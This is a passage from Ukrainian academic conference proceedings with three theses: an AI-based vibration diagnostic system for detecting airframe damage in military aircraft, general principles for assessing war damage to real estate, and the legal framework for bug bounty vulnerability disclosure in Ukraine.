5. ЗСУ почали випробовувати на фронті дрони зі штучним інтелектом. URL: https://www.unian.ua/weapons/zsu-pochali-viprobovuvati-na-fronti-droni-zi-shtuchnim-intelektom-12550017.html (дата звернення: 20.03.2024).
6. Kozina, O. A., Panchenko, V. I., Kolomiitsev, O. V., Usik, V. V., Stratiienko, N. K., Safoshkina, L. V., & Kucherenko, Y. F. (2024). Data consistency protocol for multicloud systems. *International Journal of Cloud Computing*, 13(1), 42-61.
7. Shmatko, O., Kolomiitsev, O., Rekova, N., Kuchuk, N., & Matvieiev , O. . (2023). DESIGNING AND EVALUATING DL-MODEL FOR VULNERABILITY DETECTION IN SMART CONTRACTS. *Advanced Information Systems*, *7*(4), 41–51. URL: https://doi.org/10.20998/2522-9052.2023.4.05 (дата звернення: 20.03.2024).

КОМАРОВ Володимир Олександрович,
кандидат технічних наук,
заслужений винахідник України,
провідний науковий співробітник лабораторії БпЛА
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут

ВИКОРИСТАННЯ НОВІТНІХ ТЕХНОЛОГІЙ, ЗОКРЕМА ШТУЧНОГО ІНТЕЛЕКТУ, ПРИ РОЗРОБЦІ ІНФОРМАЦІЙНО-ДІАГНОСТИЧНИХ СИСТЕМ, ПРИЗНАЧЕНИХ ДЛЯ ДІАГНОСТИКИ ТЕХНІЧНОГО СТАНУ ЛІТАЛЬНОГО АПАРАТУ

Найближче десятиліття розвитку авіабудування в країнах із розвиненою авіаційної промисловістю ознаменується створенням літака п'ятого покоління. Про це свідчать численні публікації у відкритому друку. Аналіз публікацій дає підстави вважати, що експлуатуючі організації під час освоєння літаків п'ятого покоління зіштовхнуться зі суттєвими відмінностями у забезпеченні їхнього технічного обслуговування щодо літаків попередніх поколінь. Ці відмінності, у першу чергу, пов'язані з необхідністю розробки та впровадження відповідних методів штучного інтелекту та інтегрованих засобів контролю технічного стану літака як цільно функціонуючого об'єкта. Для забезпечення ефективності кроків у цьому напрямі актуальним є розробка та впровадження інформаційно-діагностичної системи забезпечення обслуговування літаків, заснованої на штучному інтелекті. Це буде практичною конкретизацією основних положень концепції розвитку системи експлуатаційного контролю технічного стану літальних апаратів, яка включає як розробку та впровадження інформаційної підтримки життєвого циклу виробів авіаційної техніки (АТ), так і розробку інформаційно-діагностичної системи неруйнівного контролю для перевірки технічного стану конструкцій планера літального апарату для виявлення експлуатаційних пошкоджень у силових елементах високонавантажених конструкцій планера літального апарату, в основному, крила та хвостового оперення (в консольно закріплених конструкціях планера літального апарату) [1].

Мета роботи. Головна роль у вирішенні завдань контролю технічного стану літаків п'ятого покоління відводиться бортовій автоматизованій системі контролю (БАСК), у якій використовуються методи штучного інтелекту (ШІ). До складу БАСК також має входити обладнання для технічної діагностики конструкції за такими параметрами, як частоти власних коливань та форми коливань.

Матеріали та методи. Штучний інтелект (artificial intelligence) вже торкнувся таких тем, як інтелектуальний моніторинг інфраструктури, збирання та обробка великих обсягів інформації, управління знаннями, технічні та медичні системи діагностики, створення індивідуальних траєкторій навчання, поведінковий аналіз, розумні платформи тощо. В даний час багато виробників авіаційної техніки спробували нові технології аналізу даних і виявили для себе,

що їхнє впровадження не такий вже простий процес і потрібно докласти доволі багато зусиль щодо його реалізації. Тут варто відзначити, що для досягнення успіху в таких проектах потрібні [2]:

- досить високий рівень інформатизації системи неруйнівного контролю;
- хороша аналітика у предметній галузі та тверезий погляд на все різноманіття систем діагностування, включаючи експертизу їх застосування до різного типу об'єктів контролю.

Очікується, що ШІ в авіації, зокрема, у бойовій авіації, забезпечить безпечну, ефективну та надійну систему діагностичного контролю.

Системи ШІ в авіації повинні бути розраховані на роботу з джерелами слабо формалізованих мультимодальних даних, що відрізняються великими обсягами, високою мінливістю та фрагментарністю. Уніфікація форматів представлення цих даних, процедур їх зберігання, передачі, обробки та відображення забезпечує підвищення ефективності інтеграції систем ШІ з іншими інформаційними системами та, як наслідок, підвищення ефективності застосування технологій ШІ для вирішення різних завдань діагностування технічного стану консольно закріплених конструкцій планера літального апарату – крила та хвостового оперення.

Результати та обговорення. Впровадження ШІ у систему технічної діагностики покликане мінімізувати ризики у сфері безпеки польотів. В основі методу лежить використання предиктивної аналітики – за її допомогою можна передбачити поведінку техніки у майбутньому. Наприклад, ще на етапі збирання система має бути здатна виявити потенційний дефект, який може спровокувати відмову обладнання. У ході техобслуговування чи ремонту система виявлятиме чинники, які впливають на стан техніки, і передбачати можливі аварійні ситуації, дозволяючи заздалегідь усувати їх причини. Наявність об'єктивної та повної інформації про першопричини можливих відмов авіаційної техніки на рівні технологічних процесів дозволить запобігти більш серйозним подіям – аваріям і катастрофам. Адже там, де якісно організовано технологічний процес, забезпечена безпека польотів. Для створення інноваційної системи прогнозування технічного стану АТ потрібно провести масштабну роботу зі збирання та оцифрування виробничих показників. Зокрема, будуть аналізуватись: обсяг виробництва, параметри технологічних процесів, швидкість та якість обробки рекламаційних подій та інше. На основі отриманих даних «розумна» система вивчить процеси виробництва та експлуатації, вирахує їх оптимальні параметри та зможе видавати рекомендації оператору. ШІ дозволить створити математичну модель виробничого процесу, яка потім може інтегруватися до автоматизованої системи управління технологічним процесом діагностування безпосередньо в умовах експлуатації і, що саме найважливіше, в умовах ведення бойових дій [3].

Впровадження ШІ у процес експлуатації АТ дозволить вирішити безліч питань на всіх етапах життєвого циклу військової авіатехніки, починаючи з моменту проектування. Завдяки новим технологіям роботи з техобслуговування АТ оптимізуються, простоїв стане менше, а експлуатант матиме повну

інформацію про стан АТ і, що найважливіше, зможе запобігти відмовим техніки. Фахівці вважають, що оснащення ШІ заздалегідь закладеними правилами, дозволить забезпечити більш високий рівень безпеки польотів. Зокрема, комп'ютерна програма безперешкодно зможе зробити діагностування технічного стану конструкції літального апарату. Інформаційно-діагностична система неруйнівного контролю (ІДСНК) для перевірки технічного стану планера літального апарату, що заснована на ШІ, призначена для контролю технічного стану літаків протягом усього періоду їх експлуатації та інформаційного забезпечення обслуговування парку літаків за їхнім технічним станом.

ІДСНК з контролю технічного стану літаків, яка створена на базі ШІ, у процесі технічної експлуатації АТ має забезпечувати:

– отримання, збирання та обробку діагностичної інформації з оцінюванням параметрів технічного стану конструктивних елементів планера літака на всіх етапах його експлуатації;

– контроль технічного стану функціонування конструктивних елементів планера літака зі встановленням фактів виходу їхніх параметрів за індивідуальні допуски об'єкта контролю (поглиблений контроль працездатності – наявність експлуатаційних ушкоджень, головним чином тих, що закриті обшивкою і не виявляються при візуальному контролі);

– пошук відмов (виявлення появи експлуатаційних пошкоджень у силових елементах конструкції, що закриті обшивкою) та визначення при цьому норм виходу контрольованих параметрів за встановлені експлуатаційні та індивідуальні показники для конкретного об'єкта контролю;

– оцінку тенденцій зміни показників поточного технічного стану консольно закріплених конструкцій планера літального апарату для визначення обсягу та термінів профілактичних робіт (прогнозування).

До складу ІДСНК має входити діагностичне обладнання (обладнання для порушення коливань конструкції ЛА з власною частотою – блок 1) та контрольно-перевірочне обладнання (ЕОМ або бортовий пристрій реєстрації діагностичних параметрів, пристрій обробки інформації, апаратура, що записує, та ін. – блок. 2). Варіант конструктивного виконання ІДСНК показано на рис. 1.




Рис. 1. Варіант конструктивного виконання ІДСНК

Ця система повинна бути сукупністю взаємопов'язаних вимірювальних, обчислювальних та інформаційно-довідкових засобів забезпечення технічного обслуговування літака, що базуються на сучасних комп'ютерних технологіях. Вказана система (з урахуванням аналізу на наземному пристрої обробки польотної інформації, накопиченої в бортовому пристрої реєстрації) дозволить контролювати справність крила літака та максимально забезпечить можливість оперативного прийняття рішення про виліт літака в черговий політ (з наявним рівнем залишкової міцності крила). Крило та конструктивні елементи хвостового оперення літака передбачається діагностувати на наземних автоматизованих засобах контролю, використовуючи такі діагностичні параметри, як частота власних коливань, амплітуда коливань та форми коливань. За допомогою ІДСНК, використовуючи обладнання для збудження коливань (ОЗК) консольно закріплених конструкцій планера літального апарату (ЛА) з власною частотою (зі збудженням у комплексі цим обладнанням згинальних та крутильних форм коливань щодо осі жорсткості конструкції, що випробовується), можливо буде здійснювати [4]:

– перевірку достовірності результатів контролю, отриманих за допомогою ОЗК;

– діагностування крила, кіля та стабілізатора у складі літака (з накопиченням при цьому баз даних (БД) про технічний стан парку літаків, що обслуговуються за весь попередній період їх експлуатації);

– періодичну перевірку високонавантажених конструкцій планера літального апарату в умовах експлуатації (включаючи діагностування ЛА безпосередньо на стоянці чи в укритті);

– збір інформації та формування БД про технічний стан крила, кіля та стабілізатора літака протягом усього періоду його експлуатації;

– обробку БД для вирішення завдань прогнозування технічного стану крила, кіля та стабілізатора літака для забезпечення його експлуатації за технічним станом, використовуючи бортову обчислювальну машину;

– інформаційну підтримку прийняття рішень про роботи з технічного обслуговування ЛА за результатами контролю його технічного стану за допомогою нових методів неруйнівного контролю.

Контроль технічного стану ЛА за допомогою ІДСНК повинен здійснюватися безперервно за всіх видів технічного обслуговування літака на основі комплексної обробки діагностичної інформації, що надходить від інформаційно-вимірювальної системи ІДСНК. Діагностична інформація від різних джерел перетворюється в ЕОМ або бортовому пристрої реєстрації діагностичних параметрів, а також у пристрої обробки інформації, цифровий код відповідними пристроями узгодження [5].

Таким чином, запропонована методика дозволить оперативно та з мінімальною трудомісткістю отримати достовірну інформацію про технічний стан пошкодженої конструкції – про її залишкову міцність, а це, у свою чергу, дозволить вирішити дуже важливе питання – чи виконувати локальний ремонт пошкодженої конструкції ЛА (що має експлуатаційні чи бойові пошкодження),

чи достатньо лише відновити аеродинаміку цієї конструкції. При цьому буде забезпечена можливість випуску літака в бойовий виліт із рекомендаціями льотчику щодо зниження швидкості польоту і допустимих перевантажень на величину, що відповідає зниженню міцності конструкції відносно максимальної, щоб не перевищити навантаження на пошкоджене крило. Для цього методика має враховувати коливання палива в крилевих паливних баках, які вносять додаткове навантаження на крило.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Комаров В.О., Коломійцев О.В., Обрядін В.В. Основні напрями розвитку систем діагностики і прогностики технічного стану літальних апаратів / IV International Scientific and Practical Conference «EUROPEAN SCIENTIFIC CONGRES», Madrid, Spain, 15-17 May 2023. С. 158-168. URL: https://sci-conf.com.ua/iv-mizhnarodna-naukovo-praktichna-konferentsiya-european-scientific-congress-15-17-05-2023-madrid-ispaniya-arhiv (дата звернення 18.03.2024).
2. Коломійцев О. В., Комаров В. О., Дмітрієв О. М., Шулежко В. В., Кравчук В. В. Застосування інформаційних технологій для виявлення експлуатаційних пошкоджень у силових елементах високонавантажених конструкцій планера літального апарату. / РОЗВИТОК, БОЙОВЕ ЗАСТОСУВАННЯ ТА ОЗБРОЄННЯ АВІАЦІЇ. Наука і техніка Повітряних Сил Збройних Сил України. 2022. № 2 (47). С. 20-30. / Збірник наукових праць. Харківський національний університет Повітряних Сил імені Івана Кожедуба. URL: https://doi.org/10.30748/nitps.2022.47.02 (дата звернення 18.03.2024).
3. Комаров В.О., Коломійцев О.В., Сащук С.І. Застосування сучасних наукових методів технічної діагностики для визначення технічного стану літаків, що отримали бойові пошкодження / UDC 01.1 Proceedings of the 12th International scientific and practical conference “New integrations of modern education in universities” (December 05-08, 2023) Amsterdam, Netherlands. International Science Group. 2023. 384 p. (Pp. 330-330) DOI: 10.46299/ISG.2023.2.12. URL: https://isg-konf.com/new-integrations-of-modern-education-in-universities (дата звернення 18.03.2024).
4. Коломійцев О.В., Комаров В.О. Задачі систем діагностичного контролю конструкцій авіаційної техніки і методи їх вирішення / XXV International Scientific and Practical Conference «Promising ways of improving science and scientific solutions», 26-28 червня, Варшава, Польща. С. 251-258). UDC 01.1. ISBN – 9-789-40369-762-8, European Conference (https://eu-conf.com/). URL: https://eu-conf.com/events/promising-ways-of-improving-science-and-scientific-solutions/ (дата звернення 18.03.2024).
5. Коломійцев О.В., Г.В. Гейко, В.О. Комаров, Кулешов О.В., Клівець С.І. Застосування інформаційних технологій для діагностики і прогностики технічного стану літальних апаратів / Тези двадцять третьої Міжнародної науково-технічної конференції «Проблеми інформатики та моделювання (ПІМ-2023). Харків, НТУ»ХПІ», 20-22 вересня 2023. С. 64-65.

КОСІНСЬКА Аліна Леонідівна,
судовий експерт відділу будівельних, земельних досліджень
та оціночної діяльності лабораторії товарознавчих,
гемологічних, економічних, будівельних,
земельних досліджень та оціночної діяльності
Київського НДЕКЦ МВС

ЗАГАЛЬНІ ЗАСАДИ ОЦІНКИ ЗБИТКІВ, ЗАВДАНИХ НЕРУХОМОМУ МАЙНУ В УМОВАХ ЗБРОЙНОЇ АГРЕСІЇ

Актуальною темою сьогодення є розробка методів оцінки збитків, завданих Україні внаслідок збройної агресії російської федерації, як з точки зору аналізу процедур її здійснення, так і з точки зору державного контролю. «Міжнародна спільнота значно просунулася у створенні міжнародного компенсаційного механізму для України, який складається з трьох взаємопов'язаних елементів: міжнародний реєстр збитків; міжнародна компенсаційна комісія; міжнародний компенсаційний фонд - подібний механізм вже застосовували, наприклад, після Ірако-Кувейтського конфлікту 1990 року та війни між Ефіопією та Еритреєю 1998–2000 років [4]».

Україна ратифікувала прийняту Комітетом міністрів Ради Європи Резолюцію CM/Res(2023) про Реєстр збитків, завданих агресією російської федерації проти України, на підставі якої в листопаді 2023 року Верховна Рада Україна прийняла Закон України «Про приєднання України до Розширеної часткової угоди про Реєстр збитків, завданих агресією російської федерації проти України» основною метою якого є забезпечення функціонування документального обліку доказів та інформації, що стосуються заяв зацікавлених осіб про відшкодування збитків, шкоди чи втрат завданих від 24 лютого 2022 року міжнародно-протиправними діями російської федерації [2].

За даними наведеними у Звіті Світового банку, Уряду України та Європейської Комісії «Швидка оцінка завданої шкоди та потреб на відновлення – серпень 2022 [5]» (RDNA), що ґрунтується на даних станом на 1 червня 2022 року, зібраних у період з 30 травня до 30 липня 2022 року:

-прямі витрати, пов'язані з повним або частковим руйнуванням активів держави, суспільства чи окремих осіб, визначені в грошовому виразі оцінюються на рівні близько 97 мільярдів доларів США;

-загальні матеріальні втрати, які мають бути відшкодовані у грошовому виразі (збитки) становлять майже 252 мільярди доларів США;

-загальна вартість, пов'язана із поверненням до повоєнного нормального життя (потреби щодо відбудови та відновлення) оцінюється на рівні понад 349 мільярдів доларів США.

Від так, постановою Кабінету Міністрів України № 326 від 20 березня 2022 року було затверджено «Порядок визначення шкоди та збитків, завданих Україні внаслідок збройної агресії російської федерації [1]», що встановлює

порядок та загальні засади оцінки збитків в умовах сучасності, які були розроблені з метою впровадження єдиних підходів та вимог до проведення оцінки збитків, в основу яких було покладено Національні стандарти оцінки, Міжнародні стандарти оцінки, Державні будівельні норми, провідні принципи Світового банку щодо оцінки збитків, а також розробки інших світових організацій, що застосовуються під час оцінки шкоди та збитків, внаслідок втрати, руйнування та пошкодження майна.

Однією з форм професійної оціночної діяльності є методичне забезпечення оцінки майна, що являє собою дослідження та впровадження нових методичних підходів, методів та методик оцінки. Методика оцінки збитків, в свою чергу, являє собою систему науково – обґрунтованих чітко структурованих методів, прийомів та оціночних процедур, які застосовуються в певній послідовності під час оцінки збитків. Структура Методики оцінки шкоди та збитків за будь – яким видом оцінюваного майна повинна складатися з розділів, які є обов'язковими.

Розділ № 1 «Основні положення» визначає сферу дії (спеціалізацію/галузь) та основну мету застосування кожної окремої методики, термінологію, вид та тип майна, що є об'єктом оцінки збитків. Серед іншого, основною метою такої оцінки, зокрема, є документальне підтвердження пошкоджень в межах кримінальних, цивільних чи господарських судових проваджень. Наприклад, за рішенням Господарського суду Запорізької області від 28.11.2023 року у справі № 908/1242/22 було задоволено позов та стягнуто «з держави російська федерація (119991, м. Москва, вул. Житня, 14, будівля 1) на користь Товариства з обмеженою відповідальністю «Наукове – виробниче підприємство «Зоря» (69001, Запорізька область, місто Запоріжжя, вул. Перемоги, буд. 2, код ЄДРПОУ 36999957) в рахунок відшкодування збитків 10 087 163 678,13 грн. (десять мільярдів вісімдесят сім мільйонів сто шістдесят три тисячі шістсот сімдесят вісім гривень 13 копійок), що відповідає за офіційним курсом гривні щодо іноземних валют встановлених НБУ – 275 842 216,34 доларів США (двісті сімдесят п`ять мільйонів вісімсот сорок дві тисячі двісті шістнадцять доларів США 34 центи) або 259 530 439,90 Євро (двісті п`ятдесят дев`ять мільйонів п`ятсот тридцять тисяч чотириста тридцять дев`ять Євро 90 євроцентів) [3]».

Розділ № 2 «Організаційні засади оцінки збитків» визначає вимоги до вихідних даних та інформаційних джерел, їх переліки з описом показників, що необхідні для проведення оцінки збитків, коло осіб, які відповідають за збирання та надання вихідних даних та інформаційних джерел для проведення оцінки, форми встановлення дати оцінки, необхідність рецензування звітів про оцінку збитків.

Інформаційними джерелами під час оцінки збитків є дані, які з урахуванням методики можуть додатково надаватися чи збиратися для ефективного проведення оціночних процедур, наприклад: дані отримані внаслідок огляду об'єкта оцінки, інформація з інших актів, звітів, експертиз за даним об'єктом оцінки, ринкові дані - інформація про угоди купівлі-продажу

подібного до об’єкта оцінки майна, інформація від представників органів державної влади, місцевих державних адміністрацій (на період дії воєнного стану - військових адміністрацій), а також державних підприємств. «Виконавці оцінки збитків мають право доступу до об’єкта оцінки, документації та іншої інформації, яка є необхідною або має суттєве значення для проведення оцінки, отримують пояснення та додаткові відомості, необхідні для проведення оцінки, від замовника оцінки та інших осіб і здійснюють огляд об’єкта оцінки, зокрема з використанням технічних засобів та інформаційних джерел.

Особистий огляд об’єкта оцінки проводиться оцінювачем суб’єкта оціночної діяльності, який проводить незалежну оцінку збитків або судовим експертом, який проводить експертизу, за умови наявності доступу до такого об’єкта (на дату оцінки здійснено розмінування, доступ до майна наявний, безпечний тощо), а також у разі, коли документів про об’єкт оцінки, що надаються замовником оцінки, та інформаційних джерел, необхідних для проведення незалежної оцінки збитків, недостатньо [1]». Однак, забезпечення доступу до об'єктів оцінки в умовах збройної агресії в Україні може є серйозною проблемою, що включає в себе різноманітні ризики та обмеження, наприклад:

-ведення активних бойових дій в зоні де перебуває об’єкт оцінки, наявність мін та інших боєприпасів, які ускладнюють або роблять небезпечним доступ до певних територій;

-ворогом встановлено контроль над територію, де знаходиться об’єкт оцінки;

-відсутність доступу до надійних джерел інформації ускладнює проведення оцінки;

-воєнні дії призводять до пошкодження доріг, мостів та іншої інфраструктури, що робить доступ до деяких місцевостей неможливим;

-зміна природних умов внаслідок воєнного конфлікту (наприклад, пожежі, затоплення) стає додатковим фактором, який ускладнює доступ до об'єктів оцінки.

Розв'язання цих проблем вимагає співпраці з військовими, державною владою, цивільним населенням, міжнародними гуманітарними організаціями для розробки стратегій, які дозволять здійснювати оцінку майна в умовах війни. Одним із сучасних та впроваджених способів оцінки майна, за умов наявності проблем забезпечення доступу до об'єктів оцінки є використання інформаційних джерел, у формі фото – та відеоматеріалів, аналітики соціальних мереж, існуючої публічної інформації. Новітні технічні засоби теж не лишаються осторонь проведення оцінки майна, так, під час оцінки зруйнованого чи пошкодженого майна рекомендовано використовувати: дані дистанційного зондування Землі та їх похідні продукти; дані космічної зйомки; наявні геопросторові дані; цифрові картографічні матеріали; аерофотозйомку пілотованими та безпілотними апаратами.

Розділ № 3 «Методичні засади визначення розміру збитків, спричинених збройною агресією» визначає систему принципів, правил, технік, методів та

підходів, які визначають порядок виконання конкретних оціночних процедур з урахуванням напряму визначення збитків, а також опис формул, їх складових, які застосовуються під час розрахунку. Такі методичні засади допомагають стандартизувати і узгоджувати підходи до визначення збитків і забезпечують об'єктивність та узгодженість у розрахунках, щодо конкретно визначеного майна.

У разі якщо певні питання, пов’язані з оцінкою збитків, не врегульовано методиками, застосовуються інші нормативно-правові акти з питань оцінки майна, що визначені такими згідно із Законом України «Про оцінку майна, майнових прав та професійну оціночну діяльність в Україні» та оціночні процедури, що передбачені міжнародними та національними стандартами оцінки, міжнародною оціночною практикою. Необхідність та доцільність застосування інших нормативно-правових актів з питань оцінки майна обґрунтовуються у висновку експерта (звіті про оцінку збитків).

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Порядок визначення шкоди та збитків, завданих Україні внаслідок збройної агресії російської федерації затверджений Постановою Кабінету Міністрів України № 326 від 20 березня 2022 року. URL: https://zakon.rada.gov.ua/laws/show/326-2022-%D0%BF#Text https://zakon.rada.gov.ua/laws/show/326-2022-%D0%BF#n441 (дата звернення: 18.03.2024).
2. Резолюція CM/Res(2023)3 про укладення Розширеної часткової угоди щодо Реєстру збитків, завданих агресією Російської Федерації проти України. URL: https://rm.coe.int/cm-res-2023-3-ukr/1680ac1d39 (дата звернення: 18.03.2024).
3. Рішення Господарського суду Запорізької області у справі № 908/1242/22 від 28.11.2023 року. URL: https://reyestr.court.gov.ua/Review/115329513 (дата звернення: 18.03.2024).
4. Експертний центр з Прав Людини: Міжнародний реєстр збитків як крок для справедливої компенсації постраждалим внаслідок російської агресії. URL: https://ecpl.com.ua/news/mizhnarodnyy-reiestr-zbytkiv-iak-krok-dlia-spravedlyvoi-kompensatsii-postrazhdalym-vnaslidok-rosiyskoi-ahresii/ (дата звернення: 18.03.2024).
5. Звіт «Швидка оцінка завданої шкоди та потреб на відновлення – серпень 2022» спільно підготовлений Світовим банком, Урядом України та Європейською Комісією. URL: https://documents1.worldbank.org/curated/en/099545009082226957/pdf/P1788430ed0fce0050b9870be5ede7337c6.pdf (дата звернення: 18.03.2024).

КРИВОЛАП Євгеній Володимирович,
здобувач вищої освіти третього (освітньо-наукового) рівня
Національний авіаційний університет, місто Київ, Україна
БЄЛКІН Леонід Михайлович,
кандидат технічних наук, старший науковий співробітник,
адвокат індивідуальної практики
ЮРИНЕЦЬ Юлія Леонідівна,
доктор юридичних наук, професор,
професор кафедри конституційного і адміністративного права
юридичного факультету Національного авіаційного університету

ПРАВОВІ ЗАСАДИ ВИЯВЛЕННЯ ТА ПРОТИДІЇ ВРАЗЛИВОСТЯМ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ СИСТЕМ НА ПІДСТАВІ МЕТОДІВ BUG BOUNTY (БІЛИЙ ХАКІНГ) В УКРАЇНІ

Сьогодні практично жодна сфера людської діяльності не обходиться без використання інформаційних технологій. Але повсюдна інформатизація стала приводом для зловмисників атакувати комп'ютерні інформаційні системи. Таким чином кібератаки стали звичайною справою [1, с. 41-42]. «Яскравим» прикладом цього є нещодавня (12 грудня 2023 року) масштабна хакерська атака на найбільший в Україні оператор мобільного зв'язку «Київстар», внаслідок цього останній втратив близько 95 млн. доларів (3,6 млрд. грн.). Відповідальність за атаку взяло на себе російське хакерське угруповання «Солнцепёк», яке раніше брало участь в атаках на українські державні органи, банки й ЗМІ [2]. Подальша ворожа діяльність російської федерації проти України ставить завдання при відновленні України приділяти суттєву увагу її захисту від хакерських атак російських проксі-груп.

З цього приводу, зокрема, у публікації [3] наголошується, що Google цього року продовжуватиме підтримувати кібербезпеку в Україні та зусилля щодо зміцнення онлайн-безпеки та, зокрема, надасть уряду України 5 тисяч ключів безпеки. «Цифровий світ має великий потенціал для трансформації, але також несе значні ризики. *Вразлива інфраструктура та застарілі методи автентифікації залишають дані чутливими до кібератак*. Ця вразливість загрожує не лише критичним операціям, а й довірі з боку громадян та безпеці користувачів», – йдеться у прес-релізі компанії.

У цьому контексті заслуговують на увагу останні перспективні нормативно-правові напрацювання у законодавчому полі України. Так, для підвищення ефективності виявлення вразливостей в Україні протягом 2022-2023 рр. офіційно запроваджена так звана система bug bounty – це тестування електронних сервісів із залученням зовнішніх фахівців, яке дає можливість виявити вразливі місця і недоліки в програмних продуктах [4]. Процедура по суті заохочує так званих «білих» хакерів на договірній основі атакувати певні системи з метою перевірки їх стійкості до таких атак і пошуку вразливостей. За

знайдені помилки пропонується винагорода. Це дозволяє розробникам усунути помилки, перш ніж ці помилки можуть бути використані у ворожих цілях. Програми Bug bounty були реалізовані в компаніях Mozilla, Facebook, Yahoo!, Google, Reedit, Square і Microsoft [5].

Офіційне запровадження даної системи в Україні здійснювалося у 2 етапи [4]. На першому етапі були внесені відповідні зміни у Кримінальний кодекс (КК) України. Так, стаття 361 КК України визнавала кримінально караним «несанкціоноване втручання в роботу інформаційних (автоматизованих), електронних комунікаційних, інформаційно-комунікаційних систем, електронних комунікаційних мереж. Разом із тим, Законом України від 24.03.2022 року № 2149-IX «Про внесення змін до Кримінального кодексу України щодо підвищення ефективності боротьби з кіберзлочинністю в умовах дії воєнного стану» стаття 361 КК України була доповнена частиною 6, відповідно до якої дії, передбачені цією статтею, не вважаються несанкціонованим втручанням в роботу інформаційних (автоматизованих), електронних комунікаційних, інформаційно-комунікаційних систем, електронних комунікаційних мереж, *якщо вони були вчинені відповідно до порядку пошуку та виявлення потенційних вразливостей таких систем чи мереж*. На другому етапі запровадження системи Bug bounty Кабінет Міністрів України постановою Кабінету Міністрів України від 16.05.2023 р. № 497 затвердив Порядок пошуку та виявлення потенційної вразливості інформаційних (автоматизованих), електронних комунікаційних, інформаційно-комунікаційних систем, електронних комунікаційних мереж (далі – Порядок № 497). Цей Порядок визначає механізм здійснення пошуку та виявлення потенційної вразливості інформаційних (автоматизованих), електронних комунікаційних, інформаційно-комунікаційних систем, електронних комунікаційних мереж. Дія цього Порядку не поширюється на інформаційні (автоматизовані), електронні комунікаційні, інформаційно-комунікаційні системи, електронні комунікаційні мережі, в яких обробляється службова інформація та/або інформація, що становить державну таємницю, розвідувальну таємницю, банківську таємницю.

Пошук потенційної вразливості системи здійснюється на підставі публічної пропозиції. Публічна пропозиція оприлюднюється власником системи на власному офіційному веб-сайті. У публічній пропозиції визначаються, зокрема: інформація про систему, пошук потенційної вразливості якої здійснюється; дії дослідника щодо системи, які йому заборонено проводити; порядок надання дослідником звіту, вимоги до його підготовки, форми; розмір, форма, порядок і умови виплати винагороди досліднику, який надав звіт, за результатами розгляду якого власник системи прийняв рішення про внесення змін до системи, та/або публічне висловлювання подяки; період нерозголошення інформації про вразливість системи, що становить не більше шести місяців з дати реєстрації звіту.

Власник системи або координатор може визначити додаткові умови до публічної пропозиції з урахуванням секторальної (галузевої) специфіки

функціонування системи.

Під час пошуку потенційної вразливості системи дослідник може: здійснювати збір інформації про систему та умови її використання у відкритих джерелах; аналізувати та вивчати документацію щодо роботи системи, оприлюднену власником системи або власником прав інтелектуальної власності на систему; здійснювати збір публічно доступних даних про інфраструктуру та інтерфейси системи, сканувати мережу, хости і сервіси без подолання систем логічного захисту; використовувати системи за призначенням і здійснювати нагляд за функціонуванням системи без порушення штатного режиму функціонування; аналізувати алгоритми штатного режиму функціонування системи, порядок та результати виконання нею завдань, здійснювати пошук ознак поширеної вразливості системи, виявленої в інших системах; здійснювати зворотний інжиніринг, декомпіляцію, дизасемблювання, відтворення системи в тестовому середовищі, модифікацію системи з метою пошуку її вразливості та проводити інші дії за згодою власника системи та власника прав інтелектуальної власності на систему та її компоненти, крім випадків, передбачених статтею 24 Закону України «Про авторське право і суміжні права».

Після завершення пошуку потенційної вразливості системи дослідник повідомляє про результати власнику системи або координатору згідно з умовами публічної пропозиції та подає йому звіт.

Власник системи та/або координатор перевіряє отриманий звіт на відповідність вимогам, визначеним публічною пропозицією, предмет наявності в ньому інформації про вразливість системи, виявлену раніше іншими дослідниками, вивчає умови та можливі ризики використання виявленої вразливості.

За результатами перевірки звіту власник системи оцінює можливі наслідки використання вразливості системи для її безпеки, порушення сталого, надійного та штатного режиму її функціонування, здійснення несанкціонованого втручання в її роботу, створення загрози для безпеки (захищеності) електронних інформаційних ресурсів, конфіденційності, цілісності, доступності таких ресурсів (далі – наслідки вразливості системи) та приймає рішення щодо внесення або невнесення змін до системи.

За результатами перевірки звіту власник системи або координатор повідомляє про виявлену вразливість, щодо якої прийнято рішення про внесення змін до системи, урядовій команді реагування на комп’ютерні надзвичайні події України CERTUA, а в разі наявності - галузевій команді реагування на комп’ютерні надзвичайні події. Власник системи, в якій обробляються державні інформаційні ресурси, оператор критичної інфраструктури повідомляє також Національній поліції та СБУ.

Після перевірки звіту власник системи або координатор протягом 30 робочих днів з дати реєстрації такого звіту повідомляє досліднику про прийняте рішення щодо внесення або невнесення змін до системи.

У разі отримання від власника системи або координатора повідомлення

щодо невнесення змін до системи дослідник має право оприлюднити інформацію про виявлену вразливість та її технічні особливості.

У разі прийняття рішення про внесення змін до системи власник системи вживає заходів щодо: запобігання можливим наслідкам у разі використання вразливості; внесення змін до системи.

Під час вжиття заходів щодо внесення змін до системи власник системи або координатор готує та оприлюднює інформацію про виявлення вразливості та внесення змін до системи, зокрема: назву системи, її версію та іншу інформацію, яка дає можливість визначити систему, що містить вразливість; дату виявлення вразливості; опис вразливості; реєстраційний номер звіту; про користувачів, на яких могли вплинути наслідки у разі використання вразливості; можливі наслідки, якщо такою вразливістю скористатися; технічні особливості та інструкції щодо користування системою після внесення змін до системи.

Власник системи може прийняти рішення про оприлюднення інформації про виявлену вразливість до внесення змін до системи.

